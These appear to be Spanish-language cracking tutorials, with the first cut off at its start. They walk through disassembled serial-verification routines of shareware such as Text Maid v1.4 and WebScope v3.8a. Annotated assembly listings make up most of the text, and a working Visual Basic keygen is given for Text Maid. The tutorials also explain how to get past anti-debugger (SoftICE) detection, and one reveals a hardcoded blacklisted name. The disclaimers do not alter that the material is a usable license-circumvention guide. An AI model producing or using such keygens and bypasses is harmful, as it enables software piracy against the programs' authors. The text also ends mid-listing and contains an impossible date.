:005636F4 8B4DF8 mov ecx, dword ptr [ebp-08]
:005636F7 8B55FC mov edx, dword ptr [ebp-04]
:005636FA 8BC3 mov eax, ebx
:005636FC E8F3000000 call 005637F4     <= Entramos aqui
:00563701 84C0 test al, al
:00563703 7419 je 0056371E
:00563705 8B4DF8 mov ecx, dword ptr [ebp-08]
:00563708 8B55FC mov edx, dword ptr [ebp-04]
:0056370B 8BC3 mov eax, ebx
:0056370D E826020000 call 00563938
:00563712 C7833402000001000000 mov dword ptr [ebx+00000234], 00000001
:0056371C EB1F jmp 0056373D

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00563703(C)
|
:0056371E 6A00 push 00000000
:00563720 668B0D7C375600 mov cx, word ptr [0056377C]
:00563727 B201 mov dl, 01

* Possible StringData Ref from Code Obj ->"Invalid registration key!"
|
:00563729 B8D8375600 mov eax, 005637D8    <= Aqui caemos, investigamos hacia arriba
:0056372E E815B3FEFF call 0054EA48
:00563733 C7833402000002000000 mov dword ptr [ebx+00000234], 00000002
```

Abrimos el TRW2000 y vamos a cargar el programa, este nos da brinca al momento de cargar el programa, ponemos un punto de ruptura en 005636FC, luego con F8 entramos a la call y caemos aquí...

```
* Referenced by a CALL at Addresses:
|:0056110E , :005636FC     <= Podemos ver que viene de dos lugares
|
:005637F4 55 push ebp
:005637F5 8BEC mov ebp, esp
:005637F7 51 push ecx
:005637F8 B904000000 mov ecx, 00000004
:005637FD 6A00 push 00000000
:005637FF 6A00 push 00000000
:00563801 49 dec ecx
:00563802 75F9 jne 005637FD
:00563804 874DFC xchg dword ptr [ebp-04], ecx     <= Recibe nuestro serial malo
:00563807 53 push ebx
:00563808 56 push esi
```

:00563809 894DF8 mov dword ptr [ebp-08], ecx
:0056380C 8955FC mov dword ptr [ebp-04], edx
:0056380F 8B45FC mov eax, dword ptr [ebp-04]
:00563812 E8F506FAFF call 00503F0C
:00563817 8B45F8 mov eax, dword ptr [ebp-08]
:0056381A E8ED06FAFF call 00503F0C
:0056381F 33C0 xor eax, eax
:00563821 55 push ebp
:00563822 681D395600 push 0056391D
:00563827 64FF30 push dword ptr fs:[eax]
:0056382A 648920 mov dword ptr fs:[eax], esp
:0056382D 33DB xor ebx, ebx
:0056382F 8B45FC mov eax, dword ptr [ebp-04]
:00563832 E82105FAFF call 00503D58
:00563837 8BF0 mov esi, eax
:00563839 8B45F8 mov eax, dword ptr [ebp-08]
:0056383C E81705FAFF call 00503D58
:00563841 83F80A cmp eax, 0000000A **<= Compara nuestro serial igual a 10**
:00563844 0F85B6000000 jne 00563900
:0056384A 8BC6 mov eax, esi
:0056384C 85C0 test eax, eax
:0056384E 7E13 jle 00563863
:00563850 BA01000000 mov edx, 00000001
:00563855 8B4DFC mov ecx, dword ptr [ebp-04] **<= Nuestro nombre**
:00563858 0FB64C11FF movzx ecx, byte ptr [ecx+edx-01] **<= Extrae caracter por caracter**
:0056385D 03D9 add ebx, ecx **<= Agregar el valor decimal a EBX**
:0056385F 42 inc edx **<= Incrementa EDX en 1**
:00563860 48 dec eax **<= Decrece EAX en 1**
:00563861 75F2 jne 00563855 **<= Ciclo hasta que termine el nombre**
:00563863 69C3C06A1200 imul eax, ebx, 00126AC0 **<= EAX = EBX * 00126AC0**
:00563869 8BD8 mov ebx, eax
:0056386B 8D45F0 lea eax, dword ptr [ebp-10]
:0056386E 50 push eax
:0056386F 8D55EC lea edx, dword ptr [ebp-14]
:00563872 8BC3 mov eax, ebx
:00563874 E8D74AFAFF call 00508350
:00563879 8B45EC mov eax, dword ptr [ebp-14] **<= Muestra el Decimal del pre-serial**
:0056387C B903000000 mov ecx, 00000003
:00563881 BA01000000 mov edx, 00000001
:00563886 E8D506FAFF call 00503F60 **<= Extrae los primeros tres caracteres**
:0056388B FF75F0 push [ebp-10]
:0056388E 8D45E4 lea eax, dword ptr [ebp-1C]
:00563891 8B55FC mov edx, dword ptr [ebp-04]
:00563894 8A12 mov dl, byte ptr [edx]
:00563896 E8E503FAFF call 00503C80
:0056389B 8B45E4 mov eax, dword ptr [ebp-1C]
:0056389E 8D55E8 lea edx, dword ptr [ebp-18]
:005638A1 E80648FAFF call 005080AC **<= Vamos a entrar aqui**

Analizando la llamada que se hace arriba podemos notar que el programa compara la primera letra y dependiendo de su valor decimal lo acondiciona para que sea mayúscula

:005080AC 53 push ebx
:005080AD 56 push esi
:005080AE 57 push edi
:005080AF 8BFA mov edi, edx
:005080B1 8BF0 mov esi, eax
:005080B3 8BC6 mov eax, esi
:005080B5 E89EBCFFFF call 00503D58

:005080BA 8BD8 mov ebx, eax
:005080BC 8BC7 mov eax, edi
:005080BE 8BD3 mov edx, ebx
:005080C0 E87FBFFFFF call 00504044
:005080C5 8BD6 mov edx, esi
:005080C7 8B37 mov esi, dword ptr [edi]
:005080C9 85DB test ebx, ebx
:005080CB 7415 je 005080E2
:005080CD 8A02 mov al, byte ptr [edx] **<= Extrae el primer caracter**
:005080CF 3C61 cmp al, 61 **<= Compara que no sea minúsculas**
:005080D1 7206 jb 005080D9 **<= Si no es minúscula brinca**
:005080D3 3C7A cmp al, 7A **<= Compara si es minúscula**
:005080D5 7702 ja 005080D9 **<= Si es otro caracter brinca y da el mensaje chico-malo**
:005080D7 2C20 sub al, 20 **<= Si es minúscula la cambia a mayúscula**
:005080D9 8806 mov byte ptr [esi], al
:005080DB 42 inc edx
:005080DC 46 inc esi
:005080DD 4B dec ebx
:005080DE 85DB test ebx, ebx
:005080E0 75EB jne 005080CD
:005080E2 5F pop edi
:005080E3 5E pop esi
:005080E4 5B pop ebx
:005080E5 C3 ret **<= Regresamos a 005638A6**

Regresamos a seguir analizando la manera en que se genera nuestro serial

:005638A6 FF75E8 push [ebp-18]
:005638A9 8D45E0 lea eax, dword ptr [ebp-20]
:005638AC 50 push eax
:005638AD 8D55DC lea edx, dword ptr [ebp-24]
:005638B0 8BC3 mov eax, ebx
:005638B2 E8994AFAFF call 00508350
:005638B7 8B45DC mov eax, dword ptr [ebp-24] **<= Recibe el pre-serial**
:005638BA B903000000 mov ecx, 00000003
:005638BF BA04000000 mov edx, 00000004
:005638C4 E89706FAFF call 00503F60 **<= Extrae los otros tres caracteres**
:005638C9 FF75E0 push [ebp-20]
:005638CC 8D45F4 lea eax, dword ptr [ebp-0C]
:005638CF BA03000000 mov edx, 00000003
:005638D4 E83F05FAFF call 00503E18 **<= Une los primeros + la letra + los otros caracteres**
:005638D9 8D45F4 lea eax, dword ptr [ebp-0C]
:005638DC 8B4DF4 mov ecx, dword ptr [ebp-0C]

* Possible StringData Ref from Code Obj ->"TC3"
|
:005638DF BA34395600 mov edx, 00563934 **<= Obtiene una variable predefinida por el autor**
:005638E4 E8BB04FAFF call 00503DA4 **<= Une todo transformándolo en TC3???????**
:005638E9 8B55F4 mov edx, dword ptr [ebp-0C]
:005638EC 8B45F8 mov eax, dword ptr [ebp-08] **<= Podemos ver el serial correcto en EDX**
:005638EF E83048FAFF call 00508124 **<= Compara las primeras letras**
:005638F4 85C0 test eax, eax
:005638F6 7504 jne 005638FC **<= Si no son iguales da el mensaje chico-malo**
:005638F8 B301 mov bl, 01
:005638FA EB06 jmp 00563902 **<= Si son iguales continua revisando el resto**
:005638FC 33DB xor ebx, ebx
...
...
...

:00563917 E8E001FAFF call 00503AFC
:0056391C C3 ret **<= Retornamos a dar el mensaje de chico-malo**

Es bastante notable el hecho de que en las Reference String del W32DASM podamos ver un string con "Illegal registration name!" y lo siguiente lo vemos aquí...

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0056363C(C)
|
:005636AB 8B83D8020000 mov eax, dword ptr [ebx+000002D8]
:005636B1 E89E89FCFF call 0052C054
:005636B6 8B45FC mov eax, dword ptr [ebp-04]

* Possible StringData Ref from Code Obj ->**"CoKeBoTtLe99"** **<= :o) Sin comentarios**
|
:005636B9 BA6C375600 mov edx, 0056376C
:005636BE E8A507FAFF call 00503E68
:005636C3 7521 jne 005636E6
:005636C5 6A00 push 00000000
:005636C7 668B0D7C375600 mov cx, word ptr [0056377C]
:005636CE B201 mov dl, 01

* Possible StringData Ref from Code Obj ->"Illegal registration name!"
|
:005636D0 B888375600 mov eax, 00563788
:005636D5 E86EB3FEFF call 0054EA48
:005636DA C7833402000002000000 mov dword ptr [ebx+00000234], 00000002
:005636E4 EB57 jmp 0056373D

Creo que ahora ya puedo formar parte en la lista negra de este autor... ;o)

Hay un momento en el que yo dejé de seguir traceando pues el programa me saco y me dijo que mi serial no era correcto y si se pueden dar cuenta fué al momento de comparar la longitud del serial malo.

Cómo siempre recordarles que **"Si les gusta el programa paguen por él"** No me hago responsable por el mal uso de este tutorial, el fin principal es "Aprender Más".

Saludos a Karpoff, Profesor_X y a mi buen amigo CaoS ReptantE, por su paciencia para conmigo. Gracias nuevamente a tí por haber llegado hasta esta línea.

ByTESCRK

-

Karpoff Spanish Tutor 1999-2001

Programa: Text Maid v1.4 (y de colado My Scribe v1.5)

PROTECCION:	**Name / Serial, Limitación de Tiempo**
Objetivo:	Hacer un Keygen
Descripcion:	Pequeño programa para extraer caracteres extras en los mensajes de correo electrónico.
Dificultad:	Novato.
DOWNLOAD:	http://home.earthlink.net/~djkoga
Herramientas:	**TRW2000, W32dasm**
CRACKER:	**ByTESCRK** **FECHA: 31/09/2001**

INTRODUCCION

Debido a la falta de honradez de algunos programadores he desistido en crear este tutorial, por ejemplo, he puesto este programa y ustedes al final sacarán sus conclusiones si realmente vale su precio o no, ($14.00) por un programa que únicamente lo que hace es extraer unos cuantos caracteres del texto de un correo electrónico, bueno, no lo tomen tan apecho este es tan solo mi punto de vista, si ha algunos ofendo disculpen pero no entiendo por qué cobrar por una utilería que debiera de ser gratuita.

Como al principio de colado nos llevaremos el programa My Scribe dentro de nuestros pies... ;oD

AL ATAKE

Antes que nada descargarnos nuestra victima desde su güeb, si ya está, lo instalamos y lo inspeccionamos, nos vamos como siempre al Help > About Text Maid... y vemos nuestro querido amigo de siempre... el cuadro de registro de nuestra victima...

Registered to: Unlicensed
License key:

Ok ahora ingresamos en el primero nuestro nombre, en mi caso ByTESCRK y de licencia 19772404 (:oD gracias CaoS por tu consejo), ahora clic en OK y salta el error...

Invalid license key for specified email address

Bueno ahora ya sabemos que es una dirección de correo, clic en Aceptar y colocamos nuestra direccón de correo, en mi caso ByTESCRK@iespana.es

Vamos a desensamblar a nuestra victima y buscamos en las Reference Strings nuestros valores y vemos que caemos aqui...

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004015E2(C)
|
:0040163B 6A00 push 00000000
:0040163D 6A30 push 00000030

* Possible StringData Ref from Data Obj ->"Invalid license key for specified "
->"email address."
|
:0040163F 68C8104100 push 004110C8    <= Aqui caemos
```

Vamos con Goto Code Location al punto 004015E2 y vemos que caemos en...

```
:004015D5 51 push ecx
:004015D6 52 push edx
:004015D7 8D4C2414 lea ecx, dword ptr [esp+14]
:004015DB E810310000 call 004046F0    <= Aqui vamos a investigar
:004015E0 85C0 test eax, eax
:004015E2 7457 je 0040163B    <= De aqui va al mensaje de error
:004015E4 8D442404 lea eax, dword ptr [esp+04]
:004015E8 8D4C2408 lea ecx, dword ptr [esp+08]
:004015EC 50 push eax
```

Vamos a cargar ahora el TRW2000, buscamos nuestra victima y le damos clic a Load y ponemos un punto de ruptura en 004015DB (@j@ cuando estemos traceando veamos que sea en el archivo textmaid.exe) y al hacer clic en el botón OK para registrar (ya que hemos ingresado nuevamente los datos), vemos que caemos en la llamada a 004046F0 y entramos con F8... luego seguimos traceando con F10

```
:004046F0 8B542404 mov edx, dword ptr [esp+04]
:004046F4 8D4110 lea eax, dword ptr [ecx+10]
:004046F7 56 push esi
:004046F8 50 push eax
:004046F9 8D44240C lea eax, dword ptr [esp+0C]
:004046FD 52 push edx
:004046FE 50 push eax
:004046FF E87CD2FFFF call 00401980    <= Entramos aqui...
:00404704 8B4C240C mov ecx, dword ptr [esp+0C]
:00404708 8B00 mov eax, dword ptr [eax]
:0040470A 8B09 mov ecx, dword ptr [ecx]
:0040470C 51 push ecx
```

:0040470D 50 push eax
:0040470E FF15F0C74000 Call dword ptr [0040C7F0] **<= Aqui se compara el serial malo y el bueno**
:00404714 83C408 add esp, 00000008
:00404717 8D4C2408 lea ecx, dword ptr [esp+08]
:0040471B 85C0 test eax, eax
:0040471D 0F94C2 sete dl
:00404720 81E2FF000000 and edx, 000000FF
:00404726 8BF2 mov esi, edx


Al entrar en 00401980 vemos esto...

:00401980 6AFF push FFFFFFFF
:00401982 680FA24000 push 0040A20F
:00401987 64A100000000 mov eax, dword ptr fs:[00000000]
:0040198D 50 push eax
:0040198E 64892500000000 mov dword ptr fs:[00000000], esp
:00401995 51 push ecx
:00401996 8B44241C mov eax, dword ptr [esp+1C]
:0040199A 55 push ebp
:0040199B 56 push esi
:0040199C 57 push edi
:0040199D 8B30 mov esi, dword ptr [eax]
:0040199F 33C9 xor ecx, ecx
:004019A1 33C0 xor eax, eax
:004019A3 C744240C00000000 mov [esp+0C], 00000000
:004019AB 8B7EF8 mov edi, dword ptr [esi-08]
:004019AE 85FF test edi, edi
:004019B0 7E13 jle 004019C5
:004019B2 0FBE1406 movsx edx, byte ptr [esi+eax] **<= Extrae letra por letra de una palabra clave**
:004019B6 8BEA mov ebp, edx **<= Mueve el valor en DEC a ebp**
:004019B8 C1E505 shl ebp, 05 **<= Multiplica el valor en DEC por 2, cinco veces**
:004019BB 03E9 add ebp, ecx **<= Suma EBP + ECX**
:004019BD 40 inc eax **<= Incrementa EAX en uno**
:004019BE 3BC7 cmp eax, edi **<= EDI = Longitud de la palabra clave**
:004019C0 8D0C2A lea ecx, dword ptr [edx+ebp] **<= ECX = EDX + EBP**
:004019C3 7CED jl 004019B2 **<= Si no es menor regresa a 004019B2**
:004019C5 8B542424 mov edx, dword ptr [esp+24]
:004019C9 33FF xor edi, edi
:004019CB 33C0 xor eax, eax
:004019CD 8B12 mov edx, dword ptr [edx] **<= Nuestro email**
:004019CF 8B72F8 mov esi, dword ptr [edx-08] **<= Longitud del email**
:004019D2 85F6 test esi, esi
:004019D4 7E0E jle 004019E4
:004019D6 0FBE2C02 movsx ebp, byte ptr [edx+eax] **<= Extrae letra por letra del email**
:004019DA 0FAFE9 imul ebp, ecx **<= El valor en DEC de la letra por el resultado anterior**
:004019DD 03FD add edi, ebp **<= Acumula en EDI**
:004019DF 40 inc eax **<= Incrementa EAX en uno**
:004019E0 3BC6 cmp eax, esi **<= Compara EAX y ESI**
:004019E2 7CF2 jl 004019D6 **<= Si no coinciden regresa a finalizar el proceso**
:004019E4 8D4C2428 lea ecx, dword ptr [esp+28] **<= Aqui está nuestro serial válido en HEX**
:004019E8 E8F77A0000 Call 004094E4
:004019ED 57 push edi
:004019EE 8D44242C lea eax, dword ptr [esp+2C]
:004019F2 BD01000000 mov ebp, 00000001

Bueno así damos por terminado nuestro traceo, teniendo nuestro serial en la mano podemos generar nuestro keygen o podemos registrar nuestro programa y eso es todo, nuestro serial debemos ingresarlo en el programa en valor HEXadecimal.

Nuestra rutina principal del keygen quedaría así...

```
Private Sub Genera(MiNombre As String)
    MiTexto = "Coloqueaquilapalabraclave"
    For I = 1 To Len(MiTexto)
       EAX = Asc(Mid(MiTexto, I, 1))
       AX = EAX
       For II = 1 To 5
          EAX = EAX * 2
       Next
       EBX = EBX + EAX
       EBX = EBX + AX
    Next
    For I = 1 To Len(MiNombre)
       EAX = Asc(Mid(MiNombre, I, 1))
       ECX = ECX + (EBX * EAX)
    Next
    Text2.Text = LCase(Hex(ECX))    <= @j@ el serial correcto debe estar en letras minúsculas
End Sub
```



Una vez hayamos generado este podemos, cambiar tambien la palabra clave del programa My Scribe v1.5 de este mismo autor y tendremos un serial para registrarnos, pero eso ya les queda a ustedes. Y como siempre...

"EL motivo de este tutorial es solo con el fin de conocer la seguridad en ciertos programas de manera educacional y tambien como diversión, si ha USTED, le gusta el producto por favor COMPRELO, algunas veces... los autores merecen su dinero ;o)"

Saludos a mis buenos amigos Karpoff, Pr@fesor_X, CaoS ReptantE (¡Gracias por tus consejos!) y a todos los crackers hispanohablantes, en especial a ti por que has llegado hasta aquí.

Si tienes alguna duda o comentario escríbeme a: **ByTESCRK@iespana.es**

ByTESCRK

Karpoff Spanish Tutor 1999-2001

Programa: **WebScope v3.8a**

PROTECCION:	**Name / Serial, Limitación de Tiempo**
Objetivo:	Hacer un Keygen
Descripcion:	Excelente programa en español para la creación de páginas Web
Dificultad:	Aficionado.
DOWNLOAD:	WebScope v3.8a
Herramientas:	**TRW2000, OllyDBG, W32dasm y Gran Paciencia :D**
CRACKER:	**ByTESCRK** **FECHA:** **12/10/2001**

INTRODUCCION

Creo que esto (séptimo tutorial) no hubiese sido posible, sino es por el ánimo que en su oportunidad me diera mi buen amigo CaoS ReptantE.

Este es un programa que me traía pensando desde hace mucho tiempo, CaoS me dijo "el número o el algoritmo para calcularlo debe estar necesariamente en el programa", esto debido a que me imaginaba que era algo externo del programa. Y por decirlo así ya verán a lo que me refiero.

Cuando desensamblemos el programa en W32DASM podemos ver en las Reference Strings la cadena \\.\SICE esto nos indica que si tenemos el SoftIce instalado, el programa no se ejecutará, pero podemos hacer uso del FrogSice, para que el programa si se ejecute, puesto que tambien tiene una rutina de CRC-Protection, lo que quiere decir que si parchamos el programa salta esta rutina, tambien encontraremos la referencia a otro programa \\.\NTICE (aún no lo conozco).

AL ATAKE

Empecemos, carguemos el programa aparece una ventanita para registrarnos, hacemos clic en Registrar y aparecen nuestros viejos amigos, las cajitas de Nombre de Usuario y de Serial ingresamos nuestros valores

Nombre de Usuario: ByTESCRK
Serial: 19970424

Y nos da el mensajito de error...

**"El nombre de usuario o la clave introducida no son válidos.
Verifica que los datos que introduces están correctamente
escritos, tal y como aparecen en la información de registro."**

Cerramos el programa y vamos a desensamblar con W32DASM y buscamos esta cadena en las Reference Strings, al hallarla vemos lo siguiente

:005424EE E9F513ECFF jmp 004038E8
:005424F3 EBE8 jmp 005424DD

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00542450(C) **<= Vamos a investigar aqui**
|
:005424F5 6A30 push 00000030

* Possible StringData Ref from Code Obj ->"Error"
|
:005424F7 B9C4255400 mov ecx, 005425C4

* Possible StringData Ref from Code Obj ->"El nombre de usuario o la clave "
->"introducida no son v"
|
:005424FC BACC255400 mov edx, 005425CC **<= Caemos aqui**
:00542501 A1E0385900 mov eax, dword ptr [005938E0]
:00542506 8B00 mov eax, dword ptr [eax]
:00542508 E8C73FF1FF call 004564D4

Ahora cargamos el programa TRW2000 y cargamos el programa con LOAD, ponemos un punto de ruptura en 00542449 (bpx 00542449), Ctrl + N para continuar con la ejecución del programa, nos aparece nuevamente la ventanita y volvemos a ingresar nuestros valores y hacemos clic en OK automáticamente salta TRW y caemos en...

:00542445 8B45F8 mov eax, dword ptr [ebp-08]
:00542448 59 pop ecx
:00542449 E8FEF7FFFF call 00541C4C **<= Vamos a entrar aqui**
:0054244E 84C0 test al, al
:00542450 0F849F000000 je 005424F5

* Possible StringData Ref from Code Obj ->"Software\Sarovi\WebScope"
|
:00542456 B984255400 mov ecx, 00542584
:0054245B B201 mov dl, 01
:0054245D A1DC824500 mov eax, dword ptr [004582DC]
:00542462 E8E969F1FF call 00458E50

Al entrar en la llamada encontramos esto...

:00541C4C 55 push ebp
:00541C4D 8BEC mov ebp, esp
:00541C4F 83C4F4 add esp, FFFFFFF4
:00541C52 53 push ebx

:00541C53 56 push esi
:00541C54 33DB xor ebx, ebx
:00541C56 895DF4 mov dword ptr [ebp-0C], ebx
:00541C59 894DF8 mov dword ptr [ebp-08], ecx
:00541C5C 8955FC mov dword ptr [ebp-04], edx
:00541C5F 8BF0 mov esi, eax
:00541C61 8B45FC mov eax, dword ptr [ebp-04]
:00541C64 E89F26ECFF call 00404308
:00541C69 8B45F8 mov eax, dword ptr [ebp-08]
:00541C6C E89726ECFF call 00404308
:00541C71 33C0 xor eax, eax
:00541C73 55 push ebp
:00541C74 68751D5400 push 00541D75
:00541C79 64FF30 push dword ptr fs:[eax]
:00541C7C 648920 mov dword ptr fs:[eax], esp
:00541C7F 33DB xor ebx, ebx
:00541C81 8B45FC mov eax, dword ptr [ebp-04]
:00541C84 E8CB24ECFF call 00404154 **<= Cuenta los caracteres del serial**
:00541C89 83F80D cmp eax, 0000000D **<= Compara que nuestro serial sea mayor que 13 letras**
:00541C8C 0F8CC8000000 jl 00541D5A **<= Si es menor busca la salida y da chicomalo**
:00541C92 8D4608 lea eax, dword ptr [esi+08]
:00541C95 50 push eax
:00541C96 B904000000 mov ecx, 00000004
:00541C9B BA01000000 mov edx, 00000001
:00541CA0 8B45FC mov eax, dword ptr [ebp-04]
:00541CA3 E8B426ECFF call 0040435C
:00541CA8 8D460C lea eax, dword ptr [esi+0C]
:00541CAB 50 push eax
:00541CAC B902000000 mov ecx, 00000002
:00541CB1 BA05000000 mov edx, 00000005
:00541CB6 8B45FC mov eax, dword ptr [ebp-04]
:00541CB9 E89E26ECFF call 0040435C
:00541CBE 8B45FC mov eax, dword ptr [ebp-04]
:00541CC1 8A4006 mov al, byte ptr [eax+06] **<= Extrae el séptimo caracter**
:00541CC4 25FF000000 and eax, 000000FF
:00541CC9 83C0CF add eax, FFFFFFCF **<= Suma EAX = EAX - 31h**
:00541CCC 83F806 cmp eax, 00000006 **<= Compara que el valor esté entre 1 y 6**
:00541CCF 0F8785000000 ja 00541D5A **<= Si el valor resultante no esta entre 1 y 6 sale**
:00541CD5 FF2485DC1C5400 jmp dword ptr [4*eax+00541CDC] **<= Va dependiendo del valor**

:00541CF8 C6461000 mov [esi+10], 00 **<= Si es cero llega aqui**
:00541CFC EB22 jmp 00541D20 **<= Vamos a 00541D20**
:00541CFE C6461001 mov [esi+10], 01 **<= Si es uno llega aqui**
:00541D02 EB1C jmp 00541D20
:00541D04 C6461002 mov [esi+10], 02 **<= etc.**
:00541D08 EB16 jmp 00541D20
:00541D0A C6461003 mov [esi+10], 03
:00541D0E EB10 jmp 00541D20
:00541D10 C6461004 mov [esi+10], 04
:00541D14 EB0A jmp 00541D20
:00541D16 C6461005 mov [esi+10], 05
:00541D1A EB04 jmp 00541D20
:00541D1C C6461006 mov [esi+10], 06

:00541D20 8D4614 lea eax, dword ptr [esi+14] **<= Aqui caemos**
:00541D23 50 push eax
:00541D24 B905000000 mov ecx, 00000005
:00541D29 BA08000000 mov edx, 00000008
:00541D2E 8B45FC mov eax, dword ptr [ebp-04]

:00541D31 E82626ECFF call 0040435C
:00541D36 8D4618 lea eax, dword ptr [esi+18]
:00541D39 8B55F8 mov edx, dword ptr [ebp-08]
:00541D3C E8E721ECFF call 00403F28
:00541D41 8D55F4 lea edx, dword ptr [ebp-0C]
:00541D44 8BC6 mov eax, esi
:00541D46 E825FEFFFF call 00541B70 **<= Calcula el serial, nosotros entramos**
:00541D4B 8B55F4 mov edx, dword ptr [ebp-0C] **<= Serial del programa**
:00541D4E 8B45FC mov eax, dword ptr [ebp-04] **<= Serial malo**
:00541D51 E80E25ECFF call 00404264 **<= Compara el serial**
:00541D56 7502 jne 00541D5A **<= Si no son iguales sale y error!**
:00541D58 B301 mov bl, 01
:00541D5A 33C0 xor eax, eax
:00541D5C 5A pop edx
:00541D5D 59 pop ecx
:00541D5E 59 pop ecx
:00541D5F 648910 mov dword ptr fs:[eax], edx
:00541D62 687C1D5400 push 00541D7C
:00541D67 8D45F4 lea eax, dword ptr [ebp-0C]
:00541D6A BA03000000 mov edx, 00000003
:00541D6F E88421ECFF call 00403EF8
:00541D74 C3 ret

Adentro de la rutina vemos esto...

:00541B70 55 push ebp
:00541B71 8BEC mov ebp, esp
:00541B73 83C4C8 add esp, FFFFFFC8
:00541B76 53 push ebx
:00541B77 56 push esi
:00541B78 33C9 xor ecx, ecx
:00541B7A 894DC8 mov dword ptr [ebp-38], ecx
:00541B7D 8955FC mov dword ptr [ebp-04], edx
:00541B80 8BD8 mov ebx, eax
:00541B82 33C0 xor eax, eax
:00541B84 55 push ebp
:00541B85 68241C5400 push 00541C24
:00541B8A 64FF30 push dword ptr fs:[eax]
:00541B8D 648920 mov dword ptr fs:[eax], esp
:00541B90 BE01000000 mov esi, 00000001 **<= ESI recibe el valor de 1**
:00541B95 8B4318 mov eax, dword ptr [ebx+18] **<= Nuestro nombre**
:00541B98 E8B725ECFF call 00404154 **<= Cuenta las letras**
:00541B9D 83F801 cmp eax, 00000001 **<= Compara con 1**
:00541BA0 7C0F jl 00541BB1 **<= Si es blanco da error**
:00541BA2 8B5318 mov edx, dword ptr [ebx+18] **<= Nuestro nombre**
:00541BA5 0FB65402FF movzx edx, byte ptr [edx+eax-01] **<= Extrae letra por letra**
:00541BAA 03F2 add esi, edx **<= ESI = ESI + EDX (ESI trae 1 la primera vez)**
:00541BAC 48 dec eax **<= Decrece EAX en 1**
:00541BAD 85C0 test eax, eax **<= Compara**
:00541BAF 75F1 jne 00541BA2 **<= Si no ha terminado regresa**
:00541BB1 8B45FC mov eax, dword ptr [ebp-04]
:00541BB4 50 push eax
:00541BB5 8B4308 mov eax, dword ptr [ebx+08]
:00541BB8 8945CC mov dword ptr [ebp-34], eax
:00541BBB C645D00B mov [ebp-30], 0B
:00541BBF 8B430C mov eax, dword ptr [ebx+0C]
:00541BC2 8945D4 mov dword ptr [ebp-2C], eax
:00541BC5 C645D80B mov [ebp-28], 0B
:00541BC9 8BC3 mov eax, ebx

:00541BCB E86CFEFFFF call 00541A3C
:00541BD0 8845DC mov byte ptr [ebp-24], al
:00541BD3 C645E002 mov [ebp-20], 02
:00541BD7 8B4314 mov eax, dword ptr [ebx+14]
:00541BDA 8945E4 mov dword ptr [ebp-1C], eax
:00541BDD C645E80B mov [ebp-18], 0B
:00541BE1 8975EC mov dword ptr [ebp-14], esi
:00541BE4 C645F000 mov [ebp-10], 00
:00541BE8 8D55C8 lea edx, dword ptr [ebp-38]
:00541BEB 8BC3 mov eax, ebx
:00541BED E88EFEFFFF call 00541A80 **<= Entramos aqui**

Investigamos en la llamada, dentro de la rutina encontramos lo siguiente...

:00541A80 55 push ebp
:00541A81 8BEC mov ebp, esp
:00541A83 83C4D0 add esp, FFFFFFD0
:00541A86 53 push ebx
:00541A87 56 push esi
:00541A88 33C9 xor ecx, ecx
:00541A8A 894DF8 mov dword ptr [ebp-08], ecx
:00541A8D 8955FC mov dword ptr [ebp-04], edx
:00541A90 8BF0 mov esi, eax
:00541A92 33C0 xor eax, eax
:00541A94 55 push ebp
:00541A95 684F1B5400 push 00541B4F
:00541A9A 64FF30 push dword ptr fs:[eax]
:00541A9D 648920 mov dword ptr fs:[eax], esp
:00541AA0 BB01000000 mov ebx, 00000001 **<= EBX recibe el valor de 1**
:00541AA5 8B4618 mov eax, dword ptr [esi+18] **<= Nuestro nombre**
:00541AA8 E8A726ECFF call 00404154 **<= Calcula las letras**
:00541AAD 83F801 cmp eax, 00000001 **<= Compara con 1**
:00541AB0 7C0F jl 00541AC1 **<= Si es en blanco da error**
:00541AB2 8B5618 mov edx, dword ptr [esi+18] **<= Nuestro nombre**
:00541AB5 0FB65402FF movzx edx, byte ptr [edx+eax-01] **<= Extrae letra por letra**
:00541ABA 03DA add ebx, edx **<= Suma EBX = EBX + EDX (EBX trae 1 en la primera letra)**
:00541ABC 48 dec eax
:00541ABD 85C0 test eax, eax
:00541ABF 75F1 jne 00541AB2 **<= Si no ha completado el nombre regresa**
:00541AC1 8D45F8 lea eax, dword ptr [ebp-08] **<= Vemos que EBX = 648d**
:00541AC4 50 push eax
:00541AC5 8B4608 mov eax, dword ptr [esi+08]
:00541AC8 8945D0 mov dword ptr [ebp-30], eax
:00541ACB C645D40B mov [ebp-2C], 0B
:00541ACF 8B460C mov eax, dword ptr [esi+0C]
:00541AD2 8945D8 mov dword ptr [ebp-28], eax
:00541AD5 C645DC0B mov [ebp-24], 0B
:00541AD9 8BC6 mov eax, esi
:00541ADB E85CFFFFFF call 00541A3C
:00541AE0 8845E0 mov byte ptr [ebp-20], al
:00541AE3 C645E402 mov [ebp-1C], 02
:00541AE7 8B4614 mov eax, dword ptr [esi+14]
:00541AEA 8945E8 mov dword ptr [ebp-18], eax
:00541AED C645EC0B mov [ebp-14], 0B
:00541AF1 895DF0 mov dword ptr [ebp-10], ebx
:00541AF4 C645F400 mov [ebp-0C], 00
:00541AF8 8D55D0 lea edx, dword ptr [ebp-30]
:00541AFB B904000000 mov ecx, 00000004
:00541B00 B8641B5400 mov eax, 00541B64

:00541B05 E8D28FECFF call 0040AADC
:00541B0A BB01000000 mov ebx, 00000001 **<= EBX recibe 1**
:00541B0F 8B45F8 mov eax, dword ptr [ebp-08] **<= Vemos la concatenación 197704241977648**
:00541B12 E83D26ECFF call 00404154 **<= Cuenta la concatenación**
:00541B17 83F801 cmp eax, 00000001 **<= Compara con 1**
:00541B1A 7C0F jl 00541B2B **<= Si es vacio sale**
:00541B1C 8B55F8 mov edx, dword ptr [ebp-08] **<= La concatenación**
:00541B1F 0FB65402FF movzx edx, byte ptr [edx+eax-01] **<= Extrae caracter por caracter**
:00541B24 03DA add ebx, edx **<= Suma EBX = EBX + EDX (EBX trae 1 la primera vez)**
:00541B26 48 dec eax
:00541B27 85C0 test eax, eax
